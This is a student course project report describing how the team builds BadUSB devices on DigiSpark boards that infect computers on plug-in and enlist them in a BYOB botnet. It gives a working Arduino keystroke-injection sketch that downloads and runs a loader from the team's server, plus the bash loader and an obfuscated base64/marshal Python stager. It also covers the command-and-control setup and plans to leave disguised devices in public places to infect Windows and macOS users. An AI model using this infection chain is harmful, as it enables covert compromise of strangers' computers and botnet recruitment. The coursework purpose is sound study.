
CSC154: Project Midterm Report

Ryan Kozak, Pawan Chandra, Tom Amir



2019-10-10

CSUS CSC154: Project Midterm Report

Objective

The objective of this project is to create BadUSB devices, that upon plugin, infect victim computers with malware configured to join a botnet.

BadUSB

To create our BadUSB devices we'll be using the DigiSpark development board by Digistump. These devices will be recognized as USB keyboards by the victims' machines, and will execute keystrokes to deliver our payload.

Botnet

For our botnet we're currently still exploring a handful of open source frameworks. The leading contender at the moment is Build Your Own Botnet. Other frameworks we're looking into include GoBot2, UBoat, and Loki. There may be other frameworks we explore as they're discovered. Our ultimate goal is an easily deployed and managed *command and control server*, and the ability to generate cross platform compatible clients.

Progress

DigiSpark

Thus far, we've purchased our BadUSB (DigiSpark) devices via Amazon. We have 12 of these devices spread across our members. They cost about \$3 dollars each.




Figure 1: DigiSpark boards on Amazon.

In order to program our USB devices we've installed the Arduino IDE.

Download the Arduino IDE



Figure 2: Download the Arduino IDE.

We've then configured the Arduino IDE to include the DigiSpark board, so that we may use the `DigiKeyboard.h` library.




Figure 3: Add DigiStump board manager url to configuration.




Figure 4: Board manager downloading DigiStump's board libraries.




Figure 5: Set board to Digispark Default.

The following code is what we've developed thus far to infect Linux machines upon plugin.

```

1 #include "DigiKeyboard.h"
2 /**
3 *
4 * This is an attack for Linux machines. It opens up a terminal window.
5 * It then downloads the loader, sets it to executable,
6 * executes it, and closes the terminal window.
7 */
8 void setup() {
9     DigiKeyboard.delay(2000);
10    DigiKeyboard.sendKeyStroke(KEY_T , MOD_CONTROL_LEFT | MOD_ALT_LEFT);
11    DigiKeyboard.delay(600);
12    DigiKeyboard.print("nohup wget https://sheep.casa/payloads/
13        linux_loader -P /tmp && nohup chmod +x /tmp/linux_loader && nohup
14        /tmp/linux_loader & exit");
15    DigiKeyboard.delay(200);
16    DigiKeyboard.sendKeyStroke(KEY_ENTER);
17    DigiKeyboard.delay(1000);
18 }
19 void loop() {}
```


As you can see above, the code delays for two seconds to allow the machine to register the device. After that it executes keystrokes to open up the terminal, and waits .6 seconds. Next it executes shell commands to download our bash script called `linux_loader` from the server. It then sets the script to executable, and executes it as a background process before exiting.

The code for our `linux_loader` and `linux_payload.py` can be found in the section below.

Command and Control Server

- Digital Ocean
- Domain Name
- BYOB

We've created a VPS on Digital Ocean to run our C&C server. We're using an Ubuntu 18.04 droplet at the cost of \$5 per month. Additionally, we've purchased the domain `sheep.casa`, and directed it towards our C&C server.



A screenshot of the Digital Ocean control panel. At the top, there's a search bar, a 'Create' button, and usage information showing '\$13.46'. Below the header, the project name 'CSC 154' is displayed, along with a description: 'Class project / Educational purposes / California State University CSC154 project. Build Your Own Botnet server for c...'. There are tabs for 'Resources', 'Activity', and 'Settings'. Under the 'Resources' tab, the 'DROPLETS (1)' section shows a single entry: 'sheep.casa'. The droplet details are listed as follows:

Image	Ubuntu 18.04.3 (LTS) x64	Region	SFO1
Size	1 vCPUs 1GB / 25GB Disk (\$5/mo)	IPv4 IPv6	138.68.220.4 Enable Enable
	Resize	Private IP	

Figure 6: Botnet C&C server droplet on Digital Ocean.




Figure 7: ASCII sheep, just for fun.

The botnet framework we're currently using (BYOB) was installed via `git clone git@github.com:malwareddlc/byob.git && cd ./byob/byob && pip install -r requirements.txt && mv ../../byob /opt/`. This clones the repository, installs the required python modules, and moves the directory to into `/opt`.

To launch the botnet we've created a bash script setting the host to `sheep.casa` and the listening port to 1337. This script is placed in the `/root` directory.

```
1 #!/bin/bash
2 cd /opt/byob/byob && python server.py --port 1337
```

```
x@wartop:~/Research/CSUS-CSC154$ ssh root@sheep.github.com
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Oct 10 17:39:03 UTC 2019

          System load:  0.0              Processes:      94
          Usage of /:   16.4% of 24.06GB  Users logged in:   0
          Memory usage: 29%              IP address for eth0: 138.68.220.4
          Swap usage:   0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Thu Oct 10 17:38:50 2019 from 209.58.129.100
root@byob:~# ./bootBYOB.sh

88
88
88
88,dPPYba, 8b      d8 ,adPPYba, 88,dPPYba,
88P' "8a `8b      d8' a8"    "8a 88P' "8a
88      d8 `8b      d8' 8b      d8 88
88b, ,a8" `8b,d8' "8a, ,a8" 88b, ,a8"
8Y"Ybbd8"'     Y88'     "YbbdP"' 8Y"Ybbd8"'
      d8'
      d8'

[?] Hint: show usage information with the 'help' command
[root @ /opt/byob/byob]>sessions
[root @ /opt/byob/byob]>
```

Figure 8: Botnet server running, no current sessions.

Payloads

Loader

Our BadUSB attack downloads and executes the loader script. For our attack on Linux machines this is a bash script called `linux_loader`, which can be found below.

```
1 #!/bin/bash
2 nohup wget https://sheep.casa/payloads/linux_payload.py -P /tmp &&
   python /tmp/linux_payload.py
```

The loader script downloads our python payload and executes it to join our botnet. This script is run in the background so that the terminal window is not present while the botnet client (payload) is running.

Python Payload

A payload is generated via BYOB's `client.py` script. We've generated our Linux payload by issuing `python client.py --name linux_payload --encrypt --compress --freeze sheep.casa 1337`.

```
root@byob:/opt/byob/byob
File Edit View Search Terminal Help
2323 INFO: Analyzing /opt/byob/byob/linux_payload.py
2345 INFO: Loading module hook "hook-distutils.py"...
2345 INFO: Loading module hook "hook-sysconfig.py"...
2350 INFO: Loading module hook "hook-xml.py"...
2351 INFO: Loading module hook "hook-httplib.py"...
2348 INFO: Loading module hook "hook-pydoc.py"...
2347 INFO: Loading module hook "hook-pydoc.py"...
2347 INFO: Excluding import Tkinter
2349 INFO: Removing import of Tkinter from module pydoc
2349 INFO: Loading module hook "hook-pkg_resources.py"...
2384 INFO: Processing pre-safe import module hook win32com
2385 INFO: Loading module hook "hook-requests.py"...
2393 INFO: Loading module hook "hook-certifi.py"...
2397 INFO: Loading module hook "hook-setuptools.py"...
2445 INFO: Loading module hook "hook-encodings.py"...
2455 INFO: Loading module hook "hook-cryptography.py"...
2572 INFO: Loading module hook "hook-numpy.core.py"...
2589 INFO: Looking for ctypes DLLs
2620 INFO: Analyzing run-time hooks...
2624 INFO: Including run-time hook 'py/_rth_multiprocessing.py'
2626 INFO: Including run-time hook 'py/_rth_pgres.py'
2626 INFO: Looking for dynamic libraries
2705 INFO: Looking for eggs
2705 INFO: Python library not in binary dependencies. Doing additional searching...
2710 INFO: Using Python library /usr/lib/x86_64-linux-gnu/libpython2.7.so.1.0
2718 INFO: Warnings written to /opt/byob/byob/build/linux_payload/warnlinux_payload.txt
2727 INFO: Graph cross-reference written to /opt/byob/byob/build/linux_payload/xref-linux_payload.html
2751 INFO: checking PYZ
2751 INFO: Building PYZ because out00-PYZ.toc is non existent
2751 INFO: Building PYZ (ZlibArchive) /opt/byob/byob/build/linux_payload/out00-PYZ.pyz
29806 INFO: Building PYZ (ZlibArchive) /opt/byob/byob/build/linux_payload/out00-PYZ.pyz completed successfully.
30076 INFO: checking PKG
30076 INFO: Building PKG because out00-PKG.toc is non existent
30076 INFO: Building PKG (CArchive) out00-PKG.pkg
42447 INFO: Building PKG (CArchive) out00-PKG.pkg completed successfully.
42476 INFO: Bootloader /usr/local/lib/python2.7/dist-packages/PyInstaller/bootloader/Linux-64bit/run
42477 INFO: checking EXE
42477 INFO: Building EXE because out00-EXE.toc is non existent
42477 INFO: Building EXE from out00-EXE.toc
42480 INFO: Appending archive to ELF section in EXE /opt/byob/byob/dist/linux_payload
42599 INFO: Building EXE from out00-EXE.toc completed successfully.
(22,534,600 bytes saved to file: /opt/byob/byob/dist/linux_payload)
root@byob:/opt/byob/byob#
```

Figure 9: Generating our python payload.

In order to host our payloads, we've installed Apache 2 on the C&C server. In a real world attack this would be pretty bad practice, but it's a matter of convenience for us. The payload generated above was

moved from BYOB's directory to `/var/www/html/payloads`. This is where our victims will download the payload from.





Figure 10: `/payloads` directory hosting our malicious files.

Below is our `linux_payload.py` file generated by BYOB.

```
1 import sys,zlib,base64,marshal,json,urllib
2 if sys.version_info[0] > 2:
3     from urllib import request
4     urlopen = urllib.request.urlopen if sys.version_info[0] > 2 else urllib
5     .urlopen
6     exec(eval(marshal.loads(zlib.decompress(base64.b64decode('
7         eJwrtmBgYCgtyskvSM3TUM8oKSmw0tcvzkhNLdBLTix0tDI0NrYACpQkpqcWFesXJCfqFVSqa
8         +oVpSamaGgCAFaFE3g='))))
```

Example

Below is an example of a client connecting to the C&C server. This is actually Ryan's laptop connecting, after plugging the BadUSB device into it.



The screenshot shows a terminal window titled 'root@byob: ~'. The terminal is running a script named 'bootBYOB.sh' which contains ASCII art of a booting computer. Below the script, the terminal shows help information for the 'sessions' command, a connection summary, and a detailed table of session information.

```

File Edit View Search Terminal Help
bootBYOB.sh
root@byob:~/# ./bootBYOB.sh

88
88
88
88,dPPYba, 8b      d8 ,adPPYba, 88,dPPYba,
88P'   "8a `8b      d8' a8"    "8a 88P'   "8a
88      d8   "8b      d8' 8b      d8 88      d8
88b,   ,a8"  `8b,d8'  "8a, ,a8" 88b, ,a8"
8Y"Ybbd8"''     Y8b'   ``Ybbdp"'' 8Y"Ybbd8"'' 
          d8'
          d8'

[?] Hint: show usage information with the 'help' command
[root @ /opt/byob/byob]>sessions
[root @ /opt/byob/byob]>
[+] Connection: 209.58.129.100
Session: 0
Started: Thu Oct 10 19:31:07 2019
[root @ /opt/byob/byob]> sessions
0
username      x
administrator  False
sessions      True
uid          762d430f48a9b90327b6c07a4f402855
local_ip     127.0.1.1
online        True
joined       2019-10-10 19:31:09.405804
last_online  2019-10-10 19:31:09.406071
public_ip    209.58.129.100
platform     linux2
architecture 64
mac_address E8:2A:EA:D0:30:77
device       wortop
[root @ /opt/byob/byob]>

```

Figure 11: Session on x at wartop (Ryan's Laptop).

Todo

We've yet to configure our BadUSB devices to infect Windows or OSX machines. Additionally, we need to develop payloads for Windows and OSX to deliver via our BadUSB devices once they're configured. Across the team we should already have computers running each OS to begin our development.

Ideally, the same BadUSB device would be able to infect Windows, OSX, and Linux. However, we're still uncertain that this is technically achievable given the way USB functions. Currently we do not have knowledge of how to detect which operating system a victim's computer is running. We may need to configure different devices to be plugged in depending on the victim's machine. However, we will still explore how one device may be used to infect all OS(s). An option we're exploring is simply loading all of our payloads onto one device, and attempting to execute each of them quietly until the machine is infected.

A different device per OS would be perfectly acceptable in an attack scenario in which the attacker has physical access to the victim's machine. The devices are cheap and small, so carrying three of them should be no issue. However, for attack scenarios in which the BadUSB device is left in a public place for a victim to find (disguised as a lost flash drive), the ability to infect any OS would greatly improve the success rate.